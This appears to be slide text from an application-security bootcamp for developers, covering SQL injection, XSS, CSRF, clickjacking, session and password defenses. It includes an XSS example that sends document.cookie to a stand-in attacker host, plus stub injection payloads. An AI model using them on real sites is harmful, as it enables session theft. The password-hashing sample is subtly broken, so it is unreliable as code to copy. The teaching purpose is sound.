




# Application Security Bootcamp

*for developers*



# Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request[ 'new_email' ] ;  
$USER_ID = Request[ 'user_id' ] ;
```

```
update users set email= '$NEW_EMAIL'  
where id=$USER_ID;
```

# Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];  
$USER_ID = Request['user_id'];
```

```
update users set email='$NEW_EMAIL'  
where id=$USER_ID;
```

SUPER AWESOME HACK: \$NEW\_EMAIL = ' ';

```
update users set email=' ';
```

# [1]

## Query Parameterization (PHP)

```
$stmt = $dbh->prepare("update users set  
email=:new_email where id=:user_id");
```

```
$stmt->bindParam(':new_email', $email);  
$stmt->bindParam(':user_id', $id);
```

# Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
    "SELECT * FROM User WHERE Name = @Name
    AND Password = @Password",
    objConnection);
objCommand.Parameters.Add("@Name",
    NameTextBox.Text);
objCommand.Parameters.Add("@Password",
    PasstextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```

# Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;  
String id = request.getParameter("id") ;
```

```
//SQL
```

```
PreparedStatement pstmt = con.prepareStatement("UPDATE  
    EMPLOYEES SET NAME = ? WHERE ID = ?") ;  
pstmt.setString(1, newName) ;  
pstmt.setString(2, id) ;
```

```
//HQL
```

```
Query safeHQLQuery = session.createQuery("from Employees  
    where id=:empId") ;  
safeHQLQuery.setParameter("empId", id) ;
```

# Query Parameterization Failure (Ruby on Rails)

## **# Create**

```
Project.create!(:name => 'owasp')
```

## **# Read**

```
Project.all(:conditions => "name = ?", name)
```

```
Project.all(:conditions => { :name => name })
```

```
Project.where("name = :name", :name => name)
```

```
Project.where(:id=> params[:id]).all
```

## **# Update**

```
project.update_attributes(:name => 'owasp')
```



# Query Parameterization (Cold Fusion)

```
<cfquery name="getFirst" dataSource="cfsnippets">  
    SELECT * FROM #strDatabasePrefix#_courses WHERE  
intCourseID = <cfqueryparam value=#intCourseID#  
CFSQLType="CF_SQL_INTEGER">  
</cfquery>
```

# Query Parameterization (PERL)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES  
( ?, ? )";  
my $sth = $dbh->prepare( $sql );  
$sth->execute( $bar, $baz );
```

# Query Parameterization (.NET LINQ)

```
public bool login(string loginId, string shrPass) {  
    DataClassesDataContext db = new  
DataClassesDataContext();  
    var validUsers = from user in db.USER_PROFILE  
                      where user.LOGIN_ID == loginId  
                        && user.PASSWORDH == shrPass  
                      select user;  
    if (validUsers.Count() > 0) return true;  
    return false;  
};
```

[2]

# Secure Password Storage

# [2]

## Secure Password Storage

```
public String hash(String password, String userSalt, int iterations)
    throws EncryptionException {
byte[] bytes = null;
try {
    MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
    digest.reset();
    digest.update(ESAPI.securityConfiguration().getMasterSalt());
    digest.update(userSalt.getBytes(encoding));
    digest.update(password.getBytes(encoding));

    // rehash a number of times to help strengthen weak passwords
    bytes = digest.digest();
    for (int i = 0; i < iterations; i++) {
        digest.reset(); bytes = digest.digest(salts + bytes + hash(i));
    }
    String encoded = ESAPI.encoder().encodeForBase64(bytes, false);
    return encoded;
} catch (Exception ex) {
    throw new EncryptionException("Internal error", "Error");
}}
```

# Secure Password Storage

- BCRYPT
  - *Really slow on purpose*
  - *Blowfish derived*
  - *Suppose you are supporting millions on concurrent logins...*
  - *Takes about 10 concurrent runs of BCRYPT to pin a high performance laptop CPU*
- PBKDF2
  - *Takes up a lot of memory*
  - *Suppose you are supporting millions on concurrent logins...*

# Anatomy of a XSS Attack

```
<script>window.location='https://evileviljim.com/unc/data=' +  
document.cookie;</script>
```

```
<script>document.body.innerHTML='<blink  
>CYBER IS COOL</blink>';</script>
```



# [3]

## Contextual Output Encoding (XSS Defense)

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently



# XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

**Safe HTML Attributes include:** align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

# HTML Body Context

`<span>UNTRUSTED DATA</span>`

# HTML Attribute Context

```
<input type="text" name="fname"  
value="UNTRUSTED DATA">
```

attack: "><script>/\* bad stuff \*/</script>

# HTTP GET Parameter Context

```
<a href="/site/search?value=UNTRUSTED  
DATA">clickme</a>
```

```
attack: " onclick="/* bad stuff */"
```

# URL Context

<a href="UNTRUSTED  
URL">clickme</a>

<iframe src="UNTRUSTED URL" />

attack: javascript:/\* BAD STUFF \*/

# CSS Value Context

`<div style="width: UNTRUSTED  
DATA;">Selection</div>`

attack: `expression(/* BAD STUFF */)`

# JavaScript Variable Context

```
<script>var current\Value='UNTRUSTED  
DATA';</script>
```

```
<script>someFunction('UNTRUSTED  
DATA');</script>
```

```
attack: ');/* BAD STUFF */
```

# JSON Parsing Context

JSON.parse(**UNTRUSTED JSON  
DATA**)



- SAFE use of JQuery
  - `$('#element').text(UNTRUSTED DATA);`
- UNSAFE use of JQuery
  - `$('#element').html(UNTRUSTED DATA);`

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)
jQuery methods that directly update DOM or can execute JavaScript	
<code>\$()</code> or <code>jQuery()</code>	<code>.attr()</code>
<code>.add()</code>	<code>.css()</code>
<code>.after()</code>	<code>.html()</code>
<code>.animate()</code>	<code>.insertAfter()</code>
<code>.append()</code>	<code>.insertBefore()</code>
<code>.appendTo()</code>	Note: <code>.text()</code> updates DOM, but is safe.
jQuery methods that accept URLs to potentially unsafe content	
<code>jQuery.ajax()</code>	<code>jQuery.post()</code>
<code>jQuery.get()</code>	<code>load()</code>
<code>jQuery.getScript()</code>	

# JQuery Encoding with JQencoder

- Contextual encoding is a crucial technique needed to stop all types of XSS
- **jqencoder** is a jQuery plugin that allows developers to do contextual encoding in JavaScript to stop DOM-based XSS
  - <http://plugins.jquery.com/plugin-tags/security>
  - `$('#element').encode('html', cdata);`

# DOM-Based XSS Defense

- Untrusted data should only be treated as displayable text
- JavaScript encode and delimit untrusted data as quoted strings
- Use `document.createElement(...)`, `element.setAttribute(..., "value")`, `element.appendChild(...)`, etc. to build dynamic interfaces (safe attributes only)
- Avoid use of HTML rendering methods
- Make sure that any untrusted data passed to `eval()` methods is delimited with string delimiters and enclosed within a closure such as `eval(someFunction('UNTRUSTED DATA'));`

# [4]

## Content Security Policy

- Anti-XSS W3C standard
- CSP 1.1 Draft 19 published August 2012
  - <https://dvcs.w3.org/hg/content-security-policy/raw-file/tip/csp-specification.dev.html>
- Must move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content

# [5]

## Cross-Site Request Forgery Tokens and Re-authentication

- Cryptographic Tokens
  - Primary and most powerful defense. Randomness is your friend
- Require users to re-authenticate
  - Amazon.com does this \*really\* well
- Double-cookie submit defense
  - Decent defense, but not based on randomness; based on SOP

# [6]

## Multi Factor Authentication

- Passwords as a single Authentication factor are DEAD!
- Mobile devices are quickly becoming the “what you have” factor
- SMS and native apps for MFA are not perfect but heavily reduce risk vs. passwords only
- Password strength and password policy can be MUCH WEAKER in the face of MFA
- If you are protecting your magic user and fireball wand with MFA (Blizzard.net) you may also wish to consider protecting your multi-billion dollar enterprise with MFA

# [7]

## Forgot Password Secure Design

- Require identity and security questions
  - Last name, account number, email, DOB
  - Enforce lockout policy
  - Ask one or more good security questions
- Send the user a randomly generated token via out-of-band method
  - email, SMS or token
- Verify code in same Web session
  - Enforce lockout policy
- Change password
  - Enforce password policy



# [8]


## Session Defenses


- Ensure secure session IDs
  - 20+ bytes, cryptographically random
  - Stored in HTTP Cookies
  - Cookies: Secure, HTTP Only, limited path
  - No Wildcard Domains
- **Generate new session ID at login time**
  - **To avoid session fixation**
- Session Timeout
  - Idle Timeout
  - **Absolute Timeout**
  - Logout Functionality

# **Anatomy of a Clickjacking Attack**



First, make a tempting site





# [9]

## X-Frame-Options

```
// to prevent all framing of this content  
response.setHeader( "X-FRAME-OPTIONS", "DENY" );
```

```
// to allow framing of this content only by this site  
response.setHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );
```

```
// to allow framing from a specific domain  
response.setHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X"  
);
```

# Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top) {
    var antiClickjack = document.getElementById("antiCJ");
    antiClickjack.parentNode.removeChild(antiClickjack)
} else {
    top.location = self.location;
}
</script>
```

# [10]

## Encryption in Transit (HTTPS/TLS)

- Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
  - Starting when the login form is rendered
  - Until logout is complete
  - CSP and HSTS can help here
- <https://www.ssllabs.com> free online assessment of public-facing server HTTPS configuration
- [https://www.owasp.org/index.php/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) for HTTPS best practices





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## Virtual Patching

***“A security policy enforcement layer which prevents the exploitation of a known vulnerability”***

# Virtual Patching

## **Rationale for Usage**

- No Source Code Access
- No Access to Developers
- High Cost/Time to Fix

## **Benefit**

- Reduce Time-to-Fix
- Reduce Attack Surface

# Strategic Remediation

- Ownership is *Builders*
- Focus on web application root causes of vulnerabilities and creation of controls **in code**
- Ideas during design and initial coding phase of SDLC
- This takes serious ***time, expertise and planning***

# Tactical Remediation

- Ownership is *Defenders*
- Focus on web applications that are ***already in production*** and exposed to attacks
- Examples include using a Web Application Firewall (WAF) such as ModSecurity
- Aim to ***minimize the Time-to-Fix exposures***



# OWASP ModSecurity Core Rule Set

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## Overview

ModSecurity™ is a web application firewall engine that provides very little protection on its own. In order to become useful, ModSecurity™ must be configured with rules. In order to enable users to take full advantage of ModSecurity™ out of the box, Trustwave's SpiderLabs is sponsoring and maintaining a free certified rule set for the community. Unlike intrusion detection and prevention systems, which rely on signatures specific to known vulnerabilities, the Core Rules provide generic protection from unknown vulnerabilities often found in web applications, which are in most cases custom coded. The Core Rules are heavily commented to allow it to be used as a step-by-step deployment guide for ModSecurity™.

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## Core Rules Content

In order to provide generic web applications protection, the Core Rules use the following techniques:

- **HTTP Protection** - detecting violations of the HTTP protocol and a locally defined usage policy.
- **Real-time Blacklist Lookups** - utilizes 3rd Party IP Reputation
- **Web-based Malware Detection** - identifies malicious web content by check against the Google Safe Browsing API.
- **HTTP Denial of Service Protections** - defense against HTTP Flooding and Slow HTTP DoS Attacks.
- **Common Web Attacks Protection** - detecting common web application security attack.
- **Automation Detection** - Detecting bots, crawlers, scanners and other surface malicious activity.
- **Integration with AV Scanning for File Uploads** - detects malicious files uploaded through the web application.
- **Tracking Sensitive Data** - Tracks Credit Card usage and blocks leakages.
- **Trojan Protection** - Detecting access to Trojans horses.
- **Identification of Application Defects** - alerts on application misconfigurations.
- **Error Detection and Hiding** - Disguising error messages sent by the server.



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